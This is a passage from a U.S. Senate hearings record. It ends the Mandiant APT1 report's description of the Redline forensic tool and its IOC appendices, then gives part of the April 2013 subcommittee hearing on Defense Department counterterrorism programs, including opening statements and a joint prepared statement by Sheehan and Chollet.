The key to becoming an effective investigator is to review Redline data from a variety of "clean" and "compromised" systems. Over time, your sense of which entries are normal and which are of concern will develop quickly as you view more data.

MALWARE RISK INDEX SCORING

Redline analyzes each process and memory section using a variety of rules and techniques to calculate a "Malware Risk Index" for each process. This score is a helpful guide to identifying those processes that are more likely to be worth investigating. Processes at the highest risk of being compromised by malware are highlighted with a red badge. Those with some risk factors have a grey badge, and low-risk processes have no badge.

The MRI is not an absolute indication of malware. During an investigation you can refine the MRI scoring by adjusting specific hits (identifying false positives and false negatives) for each process, adding your own hits, and generally tuning the results.

IOCs

Redline provides the option of performing IOC analysis in addition to MRI scoring. Supplied a set of IOCs, the Redline Portable Agent will be automatically configured to gather the data required to perform a subsequent IOC analysis; after the analysis is run, IOC hit results are available for further investigation.

In addition, Redline provides the ability to create an IOC Collector. This feature enables the collection of data types required for matching a set of IOCs.

WORKS WITH MIR

Combined with MIR, Redline is a powerful tool for accelerated live response. Here's a typical case:

- IDS or other system detects suspicious activity on a host
- From MIR, an investigator launches a remote live response script
- The MIR Agent running on the host captures and analyzes memory locally, streaming back a small XML audit that downloads in minutes rather than hours
- From MIR, the user can open the audit directly in Redline
- Using Redline, the investigator quickly identifies a malicious process, and writes an IOC describing the forensic attributes found in Redline
- Using MIR and MCIC, the investigator is quickly able to sweep for that IOC and discover all other systems on the network with the same (or similar) malware running

Have MIR Customers had Access to these IOCs Before?

These IOCs are new! However, much of the detection capability in this set of indicators has already been available to our MIR customers. The IOCs may look different though as a result of improvements in creation and testing. Mandiant started 2013 with a focus on taking better advantage of our threat intelligence. We plan to continue to improve the synthesis of our threat intelligence and our IOCs by improving our breadth, IOC creation process, IOC management process, and IOC testing. The majority of these indicators, or modified versions of them, will be integrated into the next IOC release.

What Is the FAMILY Designator in This Set of IOCs?

We are using a new IOC designator in these IOCs called "(FAMILY)." Mandiant's Threat Intelligence Unit tracks malware by common features seen in groups of binaries. We call those groupings of binaries "families." The IOCs included in this appendix are representatives of families of malware used by APT1. The new designator follows the family name in the "Name" field of the IOC, and the presence of (FAMILY) implies that that IOC applies to the whole family, not just one sample.

Why Do These IOCs Look Somewhat Different Than Other IOCs I Have Seen From Mandiant?

In many cases we have combined information that previously would have been in several indicators into a single indicator. Additionally, we have removed certain types of intelligence, since they are being released in separate appendices (such as FQDNs and IPs).

Additionally, some IOCs in this set are using file permutation blocks to catch variants of malware that might not be detected otherwise.

What Is a File Permutation block?

It is a different way to structure lists of File Item attributes to look for an entire family of malware versus only one or two pieces. For more information on this topic or most any other IOC questions go to https://forums.mandiant.com.

Will You Update These IOCs?

It is likely that we will make some changes to the IOCs in Appendix G as we get feedback. If updated, the updates will be available in the same location as the report http://www.mandiant.com/apt1.

Will You Be Releasing More IOCs Like This?

Currently, there are no plans for additional public releases of this magnitude.

APPENDIX H (DIGITAL): VIDEO

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes a compilation of videos showing actual attacker sessions and their intrusion activities.

[Whereupon, at 3:20 p.m., the subcommittee adjourned.]

DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

TUESDAY, APRIL 9, 2013

U.S. SENATE,
SUBCOMMITTEE ON EMERGING
THREATS AND CAPABILITIES,
COMMITTEE ON ARMED SERVICES,
Washington, DC.

DEPARTMENT OF DEFENSE PROGRAMS AND POLICIES WITH RESPECT TO EMERGING COUNTERTERRORISM THREATS

The subcommittee met, pursuant to notice, at 2:24 p.m. in room SR–222, Russell Senate Office Building, Senator Kay R. Hagan (chairman of the subcommittee) presiding.

Committee members present: Senators Hagan, Nelson, Fischer, McCain, and Blunt.

Committee staff member present: Leah C. Brewer, nominations and hearings clerk.

Majority staff members present: Richard W. Fieldhouse, professional staff member; Michael J. Kuiken, professional staff member; William G.P. Monahan, counsel; Michael J. Noblet, professional staff member; and Robie I. Samanta Roy, professional staff member.

Minority staff members present: Adam J. Barker, professional staff member; and Thomas W. Goffus, professional staff member.

Staff assistants present: Jennifer R. Knowles, Kathleen A. Kulenkampff, John L. Principato, and Lauren M. Gillis.

Committee members' assistants present: Jeff Fatora, assistant to Senator Nelson; Christopher Cannon, assistant to Senator Hagan; Christian Brose, assistant to Senator McCain; and Peter Schirtzinger, assistant to Senator Fischer.

OPENING STATEMENT OF SENATOR KAY R. HAGAN, CHAIRMAN

Senator HAGAN. The Emerging Threats and Capabilities Subcommittee will come to order, and my first official apology. I, for some reason, had it in my head this was at 2:30 instead of 2:15. So I do apologize.

Good afternoon, everybody, and thanks. Today the subcommittee welcomes Assistant Secretary of Defense for International Security

Affairs Derek Chollet—thank you for being here—Assistant Secretary of Defense for Special Operations and Low Intensity Conflict Mike Sheehan—thank you—and the Commander of Special Operations Command (SOCOM), Admiral Bill McRaven—thank you—for us to receive testimony on the Department of Defense (DOD) programs, policies, and operations with respect to countering emerging terrorism threats, in preparation for the committee's markup of the National Defense Authorization Act for Fiscal Year 2014. We look forward to your testimony today.

Since the subcommittee held a similar hearing last year, the global landscape has continued to evolve and the demands being placed on our Nation's military continue to morph as well. Assistant Secretary Chollet, the subcommittee requested your participation today because the most acute terrorism threats our Nation faces today are located in the geographic area for which you are responsible.

A few examples come to mind quickly. In Syria, the Al-Nusra Front, which is closely connected with al Qaeda in Iraq, has demonstrated remarkable strength over the past few months against the military and Mafia-like forces of President Assad and his inner circle. In Yemen, despite a number of notable counterterrorism (CT) successes by our Nation's CT professionals, al Qaeda in the Arabian Peninsula continues to plan strikes against the United States and our interests. In Somalia, a massive investment by the international community in the African Union Peacekeeping Force, coupled with targeted training by U.S. Special Operations Forces (SOF) of deploying units, has paid dividends that may put the Somali people and their nascent national government on a path to a better future.

In North and West Africa, the political instability created by the Arab Spring, as well as the multilateral military intervention in Libya, has created a security vacuum in a vast region of the world where the reach of national government does not often extend beyond the major population centers. Al Qaeda's franchise in the region, al Qaeda in the Lands of the Islamic Maghreb, as well as a number of other local violent extremist groups, have seized on this instability and the availability of the weapons to undermine the governments in Mali and elsewhere.

I know the issues surrounding this region have consumed a great deal of attention for all three of our witnesses today and we look forward to hearing your views on the situation on the ground as well as the support the United States, that we are providing to regional and international efforts to combat this instability.

I also understand this situation serves as a good way to highlight some of the complex security assistance challenges that our defense professionals have sought to address in recent years. Secretary Sheehan and Admiral McRaven, I hope that you will also address these matters today.

Another issue which I know the full committee chairman and ranking member have focused on in recent years is the U.S. Support Mission to Central Africa efforts to remove the leadership of the Lord's Resistance Army from the battlefield. Given the recent coup in the Central African Republic, the subcommittee looks for-

ward to an update on this mission and the Department's plans for it in the coming months.

Admiral McRaven and Secretary Sheehan, over the past year the Department has placed an emphasis on innovative, low-cost, and small footprint approaches to achieve national security objectives. This describes one of the hallmarks of our SOF and the demand for those forces we know remain high.

While the residual threat from al Qaeda, fiscal realities facing the Department, and the sensitivity of many of our partners to a large or visible presence of U.S. military personnel will drive continued deployments of SOF for our CT operations and engagement activities designed to improve the capacity of foreign security forces to confront the mutual security challenges.

Upon taking command of SOCOM in August 2011, Admiral McRaven began developing your vision for the future of our SOF. One element of that vision is what you've referred to as "enhancing the global Special Operations network." I know that published reports indicate that you're seeking a series of changes to your command's authority and DOD policy, which we have discussed, that would give you more control over the deployment and utilization of SOF. In some cases these proposals have generated speculation, and please use today's hearing as an opportunity to provide specifics on what you are hoping to achieve and what changes you believe are necessary to enhance the effectiveness of the SOF in carrying out these assigned missions.

Secretaries Sheehan and Chollet, as the civilians with primary policy oversight the committee looks forward to hearing your thoughts on these issues.

On the issue of security assistance authorities, I hope all three of our witnesses will offer views on the authorities this subcommittee has helped provide to the Department to address the multitude of security issues our Nation confronts. These include the Global Security Contingency Fund (GSCF), the targeted authorities for Yemen and the Horn of Africa, the Section 1208 authority, DOD's counternarcotics authority, and other issues that you would like to share your thoughts with us.

Recent news reports have also discussed U.S. CT operations, including those conducted using remotely piloted aircraft, or drones, and whether they preponderance of such operations should be conducted under Title 10 of DOD authorities. The public statement of several senior administration officials suggest that changes along these lines may be under consideration. So I hope you'll also provide testimony on that.

Before our witnesses provide brief opening remarks, I'll turn to Ranking Member Fischer for any opening remarks that she has to make.

Senator Fischer.

STATEMENT OF SENATOR DEB FISCHER

Senator FISCHER. Thank you, Madam Chairman. Once again, this is our first official hearing. I would like to tell you what an honor and a pleasure it is to serve as the ranking member on your subcommittee.

I join you in welcoming our witnesses today and I thank them for their many years of service. Their testimony will play an important role in informing our efforts to craft the National Defense Authorization Act for Fiscal Year 2014.

Over the last month the full committee has heard from many of our most respected civilian and military leaders regarding the threats within their respective areas of responsibilities. What was made abundantly clear from their testimony is that this country and our partners are facing a global security environment that is as complex and daunting as any time in our history.

Terrorists and other illicit networks are increasingly interconnected and are no longer confined to geographic boundaries. As you have stated previously, Admiral McRaven, there is no such thing as a local problem. While the security environment is becoming increasingly dynamic, I worry that our strategy to confront these threats is struggling to keep pace. What I hope to gain from our hearing today is a better understanding of what threats cause our witnesses the greatest concern and whether current strategy, resourcing, and legal authorities are sufficient to meet those threats. More simply, how do we most effectively address the growing threats to this country and our interests around the world, particularly in a time of growing budgetary uncertainty?

Thank you, Madam Chairman.

Senator HAGAN. Thank you, Ranking Member Fischer.

I want to recognize our witnesses. First, Secretary Sheehan, if you could give your opening statement, and then Secretary Chollet and then Admiral McRaven.

Secretary Sheehan.

STATEMENT OF HON. MICHAEL A. SHEEHAN, ASSISTANT SECRETARY OF DEFENSE FOR SPECIAL OPERATIONS AND LOW INTENSITY CONFLICT AND INTERDEPENDENT CAPABILITIES

Mr. SHEEHAN. Thank you, Madam Chairman, Senator Hagan, and thank you, Senator Fischer, as well. Thank you for the opportunity to speak today from the Department about our emerging CT threats. I've provided a longer statement for the record that will address many of the issues both of you raised in your opening comments, but I also touch upon them in my opening remarks as well.

Today I'd like to talk about the evolving threat of al Qaeda and its affiliates, our counterterrorism efforts, and a few words about the role of SOF in our strategy. As you mentioned, Senator Hagan, the Secretary of Defense and the President announced in our new defense strategy that we're going to develop innovative, low-cost, and small footprint approaches to achieve our security objectives. The Secretary of Defense also stated that the task of training, advising, and partnering with foreign military and security forces has moved from the periphery to become a critical skill set across our armed services. I would add that for SOF this has always been one of our quintessential missions.

Today we shall expand upon our defense strategy and discuss how in the context of the dynamic threat posed by al Qaeda and other terrorist groups, how our CT effort is progressing. In the past year alone, we've already seen this strategy begin to take shape

and have some success, particularly in Somalia and in Yemen. I'll come back to those.

But before I talk about the strategy, a few words about the threat as I see it. In the past 10 years we've had enormous success against al Qaeda, particularly in their ability to strike our Homeland and other strategic interests abroad, and it's important to recognize this success and understand what has been responsible for that success.

However, al Qaeda's core threat to our Homeland continues to evolve and emanate around the world. But I will say that I still consider the main threat from al Qaeda from its two traditional strongholds, in the mountainous area between Afghanistan and Pakistan, the AFPAK region, number one, and second from its other traditional stronghold in Yemen. Those remain the most traditional and to me still the most important threats for al Qaeda, direct threats for our Homeland today, those two, even as al Qaeda morphs and seeks to find sanctuaries in other parts of the world, and we'll talk about those.

Right now al Qaeda has begun to take advantage of uncontrolled space in other parts of the world. Now, we mentioned Somalia and we've had some great success there. That's perhaps the third area after AFPAK and Yemen, then Somalia. Then the two most emerging areas that we all know of and that you mentioned in your opening remarks, Senator Hagan, is North Africa, West Africa, and of course Syria. In both cases, al Qaeda has taken advantage of ungoverned space and moved into both those areas to begin to establish its networks.

In North Africa they were able to join with a local Touareg rebellion, then eject that leadership of that rebellion and take over a large part of Mali, and we know the story of the French pushing them back since last January.

In Syria the Al-Nusra Front, an al Qaeda of Iraq affiliate, another al Qaeda affiliate, has also taken advantage of the ungoverned space in the war in Syria to establish a foothold there, and it continues to operate, primarily with its efforts against the Assad regime.

Let me take a few words to talk about our strategy against al Qaeda around the world. First I want to say a few words about direct action. Our direction——

Senator HAGAN. Secretary Sheehan, one other comment is let's make them pretty brief, because what my plan is is to be in here until 3:20 p.m.

Mr. SHEEHAN. Okay. I was planning on 5 minutes.

Senator HAGAN. Okay, that's fine. Then we'll go to the closed session and have another hearing.

Mr. SHEEHAN. All right.

Senator HAGAN. That's fine.

Mr. SHEEHAN. I'll go through this briefly.

We use several components of our strategy. One is the direct action or the lethal action. We've become very proficient at that in the Special Operations community, and it helps us target the key leadership and networks of al Qaeda. As you're aware, the President has made clear that he wants to continue to engage Congress and assure not only that our targeting, detention, and prosecution

of terrorists remain consistent with our laws and systems of checks and balances, but our efforts are even more transparent with the American people and the world.

The second component of our strategy is security force assistance. This is our building partners' capacity. You asked—I'll make a few comments about some of the instruments that Congress has provided to us particularly since September 11, 2001, to give us tools to do that. Section 1206, the train-and-equip, and section 1207, particularly for Yemen and East Africa, have been fundamental for us building the capacity in Yemen and in Eastern Africa, where we have had success rolling back al Qaeda's sanctuary over the past year.

A year ago if I testified from here I would have been talking about al Qaeda controlling massive swaths of territory in Yemen and massive swaths of territory in Somalia. In both cases they've been rolled back. The programs that you've provided us with those authorities were central to that.

We have a new experimental program, the GSCF, a pilot program, that is also assisting us in building capacity around the world and I can talk a little bit about later and our evaluation of that.

Section 1208, although not a building capacity program per se, is also fundamental for our ability to work with surrogates to pursue our interests in operational aspects of CT. But we're increasingly using it as well to develop partner elite units that also become very operationally important to us in North Africa and other parts of the world.

In the future I think it's extremely important, Senator Hagan, that we look to codify those authorities that have been provided to DOD, provide those multi-year authorities, make them permanent and make sure the funding streams and authorities are clear.

I want to spend a few minutes talking about denying sanctuary. When I was following al Qaeda prior to September 11, we learned then that you cannot allow al Qaeda to have sanctuary with impunity. What we try to do whenever al Qaeda has sanctuary is try to either work with the host country or, if they're not capable, increasingly now we're working with multinational forces to deny al Qaeda sanctuary.

In Yemen, where we had a capable country leadership with the new leadership of Hadi, we're working with the Yemenis to roll back al Qaeda in Yemen. In Somalia, where we didn't have a functioning government, we've worked with the African Union and a United Nations (U.N.) peacekeeping operation and have successfully ejected al Shabaab, the al Qaeda affiliate, out of the major cities in Somalia. In Mali right now, the French have pushed the al Qaeda Islamic Magheb (AQIM) out of the major cities in north Mali, and we're working to create a U.N. operation to follow that so the French can focus on the high-value targets and eventually turn over that security to the host country.

That's really what we're trying to do with our strategy, is turn it back over to the host country and local forces. We can assist them, but really the responsibility for ensuring the security of their sovereign territory is their national responsibility. That is the future and those tools that I just talked about and you mentioned,

Senator Hagan, are absolutely fundamental for our ability to do that. We're looking at modifying those and coming up with some new ideas that Admiral McRaven and we have presented that we think will even better our ability to pursue those objectives.

Let me conclude by saying that after a decade of great success in pounding al Qaeda leadership, typically in Afghanistan and Pakistan, but around the world, harassing them with partners and by ourselves, we've had success against the al Qaeda organization. We need to continue to be adaptive and flexible in order to continue to have that success and make sure we have the proper authorities, the proper funding. I believe we can do that together, and I look forward to continuing the discussion of how we do that in the rest of this session.

Senator HAGAN. Thank you, Mr. Secretary.

Mr. Chollet.

STATEMENT OF HON. DEREK H. CHOLLET, ASSISTANT SECRETARY OF DEFENSE FOR INTERNATIONAL SECURITY AFFAIRS

Mr. CHOLLET. Madam Chairman, Ranking Member Fischer, distinguished members of the subcommittee: I appreciate the opportunity to join this hearing to speak about how today's emerging CT threats impact our defense relationships in Africa and the Middle East and what we are doing to build strong partners in these critical regions.

The dramatic events of the past 2 years throughout the Middle East and Africa offer both opportunities and challenges as we work to combat al Qaeda and associated threats. On the positive side, these developments hold great promise for people long denied freedom, dignity, and opportunity. Ultimately, we believe that democratic transitions will discredit violent extremists, provide a more enduring foundation for stability and cooperation, and better align our values and our interests.

We are also aware of the significant risks inherent in such historic change. In particular, al Qaeda and other extremist organizations are seeking to exploit the resulting uncertainty to establish new operating environments in ungoverned or poorly governed spaces. In order to mitigate these risks, DOD is strengthening our military-to-military relationships with partners, working to enable effective local capacity, and supporting international and regional responses to terrorist and extremist threats.

In all of these efforts, we are working closely with our allies in the regions as well as Europe to leverage our collective capabilities, especially as we adjust to the new realities of more austere budgets.

In the interest of time, I'll briefly comment on four countries in particular, several of which you've mentioned, Madam Chairman, in your opening statement, and I'll look forward to your questions.

First in Yemen. As part of a "whole-of-government" approach to combatting al Qaeda Arabian Peninsula (AQAP), DOD is providing training and equipment to Yemeni security forces to build capacity and to conduct counterterrorism operations. Also, in concert with our European Union (EU) and Jordanian partners, we are providing advice to the Yemeni military as it reorganizes under a sin-

gle chain of command under President Hadi. A unified professional Yemeni military will be more effective in the fight against AQAP and will contribute to greater political stability.

Second, we remain supportive of Libya's transition in the aftermath of the Benghazi attacks and seek to assist the Government of Libya as it strives to secure its borders, control its various militias, and counter violent extremists. DOD is willing and able to expand cooperation with the Libyan armed forces, but we are challenged by a heightened security threat and a diminished personnel presence at our embassy in Tripoli. As the security situation improves and the Libyans are better positioned to provide funding to support their armed forces modernization, we hope that our relationship will expand.

Third, in Mali we are very concerned about the instability and the risk—instability in Mali and the risk it poses to regional stability and our interests in the region. We share, as Secretary Sheehan has pointed out, we share the French goals to shrink the AQIM safe haven, to contribute to the restoration of Malian territorial integrity, and to set the enabling conditions for elections.

Since soon after the French forces entered Mali in January, the United States has been supporting them in critical ways through intelligence-sharing, airlift, and aerial refueling, to enable their operations. While there is no consideration of putting U.S. combat forces on the ground in Mali, we continue to support Mali's neighbors through training and assistance to counter regional threats.

Finally but perhaps most troubling, we are keenly focused on events in Syria and the suffering of the Syrian people and the impact on regional stability generally. As President Obama said last mont during his visit to Israel and Jordan, we are very concerned about Syria becoming an enclave for extremism, which is why we're working with the international community to help accelerate a viable political transition and helping the Syrian opposition be more cohesive and capable.

The United States is the single largest humanitarian donor to the Syrian people and is working closely with partners like Jordan and Turkey to help deal with the significant humanitarian and security challenges they face as a result of this conflict.

Madam Chairman, Senator Fischer, the situation in Syria along with that in Yemen, Mali, Libya, and elsewhere, serves as a stark reminder that, as Secretary Hagel said last week in his speech at the National Defense University, "The world remains combustible and complex." That's why, especially in these fiscally challenging times, we will continue to rely upon the leadership of this subcommittee and the full committee and Congress as a whole in supporting the Department and our men and women in uniform to defend our interests.

Thank you again and I look forward to your questions.

[The joint prepared statement of Mr. Sheehan and Mr. Chollet follows:]

JOINT PREPARED STATEMENT BY HON. MICHAEL A. SHEEHAN AND HON. DEREK H. CHOLLET

Madam Chairman, Senator Fischer, and distinguished members of the Subcommittee: thank you for the opportunity to speak about how we, at the Department of Defense, are addressing today's emerging counterterrorism threats.

While the past decade has been marked by two major wars in Iraq and Afghanistan, we have not lost sight of the more pervasive and immediate threat of terrorism, especially from al Qaeda and its affiliate networks. To combat this widespread and evolving threat, we have engaged with willing nations around the world, building their capabilities and strengthening our partnerships with them. We have also leveraged a whole-of-government approach, characterized by diplomatic, economic, intelligence, law enforcement, informational, financial, and military instruments. In doing so, and with support from many of you in this room today, we have protected the American people.

In January 2012, the President and the Secretary of Defense released new defense strategic guidance, which emphasized the need to rebalance towards Asia/Pacific, while retaining our focus on counterterrorism and irregular warfare capabilities. Specifically, it stated that "our [CT] efforts will become more widely distributed and will be characterized by a mix of direct action and security force assistance," and that we will "continue to build and sustain tailored capabilities appropriate for [CT] and irregular warfare."

Today we wish to expand upon our defense strategy and discuss how—in the context of the dynamic threat posed by al Qaeda and other terrorist groups—our CT efforts are progressing. We will also speak to the role of U.S. Special Operations Forces (SOF) in the context of this new defense strategy.

Only 1 year into the strategy, we are already witnessing its impact, particularly in Somalia and Yemen. For example, in Yemen we've taken key leaders off the battlefield and Yemeni security forces have pushed them out of safe havens in the South. We are not about to claim victory; however, we have made significant progress in achieving our objectives and greatly diminishing the al Qaeda network's ability to recruit, train and launch effective attacks in the 12 years since September 11.

We'd like to talk first about the persistent and evolving threat from al Qaeda and its affiliates.

THE THREAT

Al Qaeda is significantly diminished in some theaters but still a persistent threat. Core al Qaeda's leaders are still based in the mountainous region between Afghanistan and Pakistan. As we wind down U.S. combat operations in Afghanistan, we cannot lose focus on this area. But al Qaeda and its affiliates are also evolving to exploit opportunities and fragile environments in Africa and the Middle East brought on by the unrest there over the last several years.

Outside the Afghanistan-Pakistan region, Yemen has been a safe haven for al Qaeda in the Arabian Peninsula (AQAP). Yemen remains a place where terrorists aspire to attack the United States and our allies, and AQAP is bent on using violence to disrupt the ongoing political transition there.

In the Horn of Africa, al Qaeda commenced its global terrorist campaigns with attacks against U.S. embassies in Nairobi and Dar es Salaam in 1998. Today East Africa-based al Qaeda associates are closely intertwined with al-Shabaab, which itself aspires to establish a Taliban-like Islamic State and launch regional and transnational terrorist attacks. Most of the key East Africa-based al Qaeda and al-Shabaab leaders have been removed from the battlefield. Despite the incredible progress in Somalia over the past few years, including the establishment of the first elected government in decades, some remnants of al Qaeda remain and are seeking to regroup.

Meanwhile, outside of their traditional strongholds, al Qaeda and other extremist organizations are adapting and regenerating in ungoverned or poorly governed spaces, carving out new sanctuaries, and threatening our overseas interests and those of our regional partners. In particular, they are taking advantage of the instability and turmoil resulting from the Arab Awakening, in places like Syria and Libya. We saw the dangers manifest through this combination of extremism and weak governance at our diplomatic facilities in Benghazi, where we lost an Ambassador and three other Americans; in Algeria, during the attack by a Mali-based terrorist group on the British Petroleum facility at In Amenas; in Nigeria, where al Qaeda affiliates have kidnapped and executed western hostages and bombed the U.N. Headquarters in Abuja; and in northern Mali, where al Qaeda in the Lands of the Islamic Maghreb (AQIM) and its allies were expanding their control over some population centers until the French and regional partner forces—many of them trained and supported by the United States—intervened to counter the terrorists and reverse their momentum.

In North and West Africa, AQIM is exploiting volatility in the region and a lack of state control over significant swaths of territory to establish new operating envi-

ronments. Weapons from Libya and money from kidnappings and illicit trafficking are enabling al Qaeda activity that stretches from the Mediterranean to Mali and down to Nigeria. We rely on an indirect approach in the region, building the capacity of partner states to counter shared threats. Limited government capacity and frequent political instability—such as coups d'états—pose challenges to our efforts. But such challenges make a regional approach even more critical and are why we are working with a wide range of partners, including the United Nations and regional security organizations, to counter these threats.

In Syria, during an almost 2-year-long violent uprising to depose President Assad, al Qaeda in Iraq's (AQI) network in Syria—operating under the moniker al-Nusrah Front—has sought to portray itself as part of the legitimate Syrian opposition. Al-Nusrah Front is, in fact, an attempt by AQI to hijack the struggles of the Syrian people for its own malign purposes—attempting to establish an al Qaeda-governed state in the region.

The threat is also metastasizing. New groups, many with links to al Qaeda, are beginning to develop, such as Ahrar al Sham in Syria, Muhammad Jamal Group in Egypt, Ansar al Sharia in Libya and Tunisia, Tawhid Wal Jihad in West Africa in Mali, as well as Boko Haram in Nigeria. Although many of their operatives are focused on local targets and goals, many of these organizations have external operations agendas and can be expected to turn to international targeting if left unopposed. In some cases, as groups become entrenched, they begin to establish more sophisticated training camps. Although these camps do not match the scale witnessed in pre-September 11 Afghanistan, they are specialized, mobile, and attractive to new recruits. Some of these camps provide advanced explosive training and tradecraft, radicalize personnel, and are a means to provide funding and weapons, which when combined, enables them to become a strategic threat. It is also critical to enable effective local capacity before the threats grow too large for local security forces to manage.

We have learned from experiences in Libya and Algeria that these groups will take advantage of U.S. engagement and interests in fragile and conflict-affected areas to target our citizens. These opportunistic attacks can be challenging to predict and costly when executed. As we saw in the case of Algeria, these groups could target industrial or humanitarian compounds and threaten U.S. personnel and interests. This has reinforced our need to strengthen our relationships with regional partners to advance our common security objectives.

Development of persistent relationships with capable units in host nations is critical so that we can ensure agile and capable responses to a range of contingencies. SOF and other forces focused on security force assistance are skilled at taking country-specific approaches and seeking opportunities to establish critical operational and intelligence relationships needed to: (1) maintain constant pressure on al Qaeda-affiliated groups; and (2) ultimately defeat them. As we examine indicators and trends shaping our future security environment, regional specialization and the ability to operate independently in austere and denied areas will enable enhanced security for U.S. overseas personnel, facilities, and interests.

ELEMENTS OF A COUNTERTERRORISM STRATEGY

We cannot allow al Qaeda to benefit from sanctuary with impunity, as they did in Afghanistan during the 1990s. To attack al Qaeda and diminish its influence, we must continue to employ a unique range of tools and activities. Along those lines and as mentioned earlier, the New Defense Strategy describes the requirement for a mix of direct action and security force assistance.

DIRECT ACTION

The high-profile success stories of the last decade have often resulted from direct action precision strikes and raids, which have disrupted some attack plans and degraded elements of al Qaeda. But we cannot rely solely on precision strikes to defeat enemy networks and foster stability—these operations buy us time but do not provide a lasting solution. Ultimately, the decisive battle to defeat these groups must be fought—and won—"by, with, and through" host nation efforts.

We must now transition to a period with partners in the lead but we will always reserve the right to defend ourselves. For this reason, we must retain high end capabilities to deploy and strike swiftly and precisely anywhere in the world.

SECURITY FORCE ASSISTANCE

The effort to build the capabilities of partner nations' special operations forces can serve two purposes: (1) to deny space and sanctuary and (2) to develop partner capability to conduct specialized missions, including direct action against key terrorist

group leaders but also elite capabilities to respond to a range of contingencies and threats as they emerge.

Helping our foreign partners to provide for their own security and contribute to regional stability is an investment that pays immediate and long-term dividends by reducing the need for costlier U.S. interventions in response to turmoil in regions critical to U.S. interests. These activities are a cost-effective way to strengthen our national security posture by building lasting relationships and alliances with partner nations. Efforts to build partners' capacity to conduct their own operations against terrorist threats are a fundamental aspect of our strategy. Capable partners mitigate the burden on U.S. forces and serve as the basis for future cooperation, improved U.S. access, and combined operations.

Security Force Assistance is often conducted by our special operations forces, whose history and proficiency at working "by, with, and through" partner forces makes them our provider of choice for this mission. SOF operate through persistent engagement in key countries, which generates "operational context." Operational context is the thorough understanding and, in fact, expertise that is uniquely gained through multiple visits to the same areas. This includes understanding local culture, society, language, economy, history and politics. In short, SOF operators have valuable insights on the physical and human terrain of their areas, which allow them to be more precise and therefore successful in their enabling activities.

Beyond Afghanistan, SOF have been deployed to dozens of countries across the globe, conducting low-visibility, highly-sensitive missions that are putting pressure on and constraining the ability of the al Qaeda network to plan, train, and prepare for terrorist attacks.

There is nothing new about this mission, for the United States or for our SOF. Prior to September 11, U.S. SOF were working around the world to train, equip, advise, and assist host nation forces to combat threats to security and U.S. interests.

For example, in Colombia, U.S. Army Special Forces trained and assisted host-nation forces to combat the drug smuggling and violence instigated by the Revolutionary Armed Forces of Colombia (FARC) and the United Self-Defense Forces of Colombia (AUC). The successful rescue of three U.S. hostages in 2009 marked the culmination of 2 decades of persistent SOF efforts to build Colombian SOF capabilities. Now, we are encouraged to see that Colombia is in turn providing justice sector and security force assistance of their own to other U.S. partner nations across the Americas and in Africa.

More recently, SOF have played a key role in places like the Philippines, where their decade-long engagement has yielded more capable partner forces that have made significant progress countering terrorism. The ongoing relationship between SOF and the Armed Forces of the Philippines (AFP) strengthened when SOF deployed in 2002 to act in a non-combat role to advise and assist the AFP in operations against the Abu Sayyaf Group, a terrorist entity taking advantage of safe havens in the southern Philippines. The units first engaged with local residents to learn their basic needs. This allowed U.S. SOF to then work with the AFP to address grievances in the community, severing their ties with the terrorist groups. As SOF trained and advised the AFP personnel, they helped coordinate security efforts and interagency—sometimes international—programs to address key issues such as water, medical care, transportation, and education.

Currently, our CT cooperation with the Yemenis has placed unprecedented pressure on AQAP, and we continue to support the development of Yemeni capacity to conduct intelligence-driven CT operations in a manner that respects human rights and makes every effort to avoid civilian casualties.

In North and West Africa, we are providing support to the French in their efforts to degrade the capacity of AQIM. We have moved assets and provided intelligence to enable the French to effectively prevent AQIM, its off-shoots, and allied insurgents from advancing farther south into Mali. These efforts illustrate that partners in the lead can include key allies, like France, as well as host nations such as Niger and Chad.

In Somalia, the United States works through the African Union Mission in Somalia (AMISOM). We have provided advising and assistance to AMISOM which has reduced al Shabaab's freedom of movement in south and central Somalia.

In order to conduct these security force assistance activities, SOF must leverage a wide variety of authorities available to the geographic combatant commands (GCCs). While many of these authorities contain valuable elements that enable our SOF to build capacities in key areas, we still face a pervasive management challenge matching various authorities and timelines in order to accomplish key missions can be burdensome even when individual programs are executed efficiently. Further, no authority exists that is specifically tailored to allow our SOF to rapidly

engage where necessary in order to build critical SOF capabilities during windows of opportunity that might be fleeting.

CURRENT SPECIAL OPERATIONS EFFORTS

Since September 11, a key mission of SOF and U.S. Special Operations Command (SOCOM) has focused on combating terrorism around the world, and that CT fight will not abate anytime soon. SOF will continue to work actively to deter, disrupt, dismantle, and defeat al Qaeda and its associated forces and affiliates.

Section 1208, a valuable authority that allows us to enable and leverage willing partners to support SOF operations to combat terrorism, has produced significant and tangible operational effects that greatly impact our efforts to defeat al Qaeda. In today's amorphous global threat environment, it is more important than ever that the GCCs have this critical tool to rely on the access and placement that our forces cannot attain unilaterally.

The need for persistent engagement around the globe and growth of mission requirements have resulted in an unprecedented growth in Special Operations Forces—in fact, the largest expansion of SOF personnel, force structure, budget and enablers since Vietnam.

This expansion will help support Admiral McRaven's vision of a global SOF network. This informal, global network of international Special Operations Forces will allow us to rapidly and persistently address regional contingencies and threats to our stability. This type of persistent engagement will develop trust, a common operating picture, and future cooperation operations against mutual threats. To develop this concept, we are excited to see the development and success of the supporting Theatre Special Operations Commands. These commands are present at each geographic combatant command and help manage the SOF elements in that area of responsibility. As we expand these Theater Special Operations Commands (TSOC), we hope to better integrate SOF efforts across the areas of responsibility to ensure plans and strategy development as well as their expertise are available to the geographic combatant command I'd like to emphasize that our successes have come at a cost. The continuous deployments over the past decade have placed extraordinary operational requirements on Special Operators. For example, 85 percent of the force has been engaged as front-line warriors in Iraq and Afghanistan, and since 2001, we should not forget that more than 400 Special Operators have been killed and over 3,000 have been injured.

FUTURE OF COUNTERTERRORISM AND SOF

Relative to the aforementioned, new defense strategy, the Department of Defense will take a strategic approach to security cooperation and ensure we have comprehensive and integrated capabilities in key regions in order to confront critical security challenges.

Over the past decade, much of the strategic emphasis in security cooperation has rightly focused on supporting current operations and helping states address internal instability. As we draw down from a decade of large-scale conflict, we will place additional strategic emphasis on preparing our network of allies and partners to confront the evolving threat of al Qaeda and its affiliates.

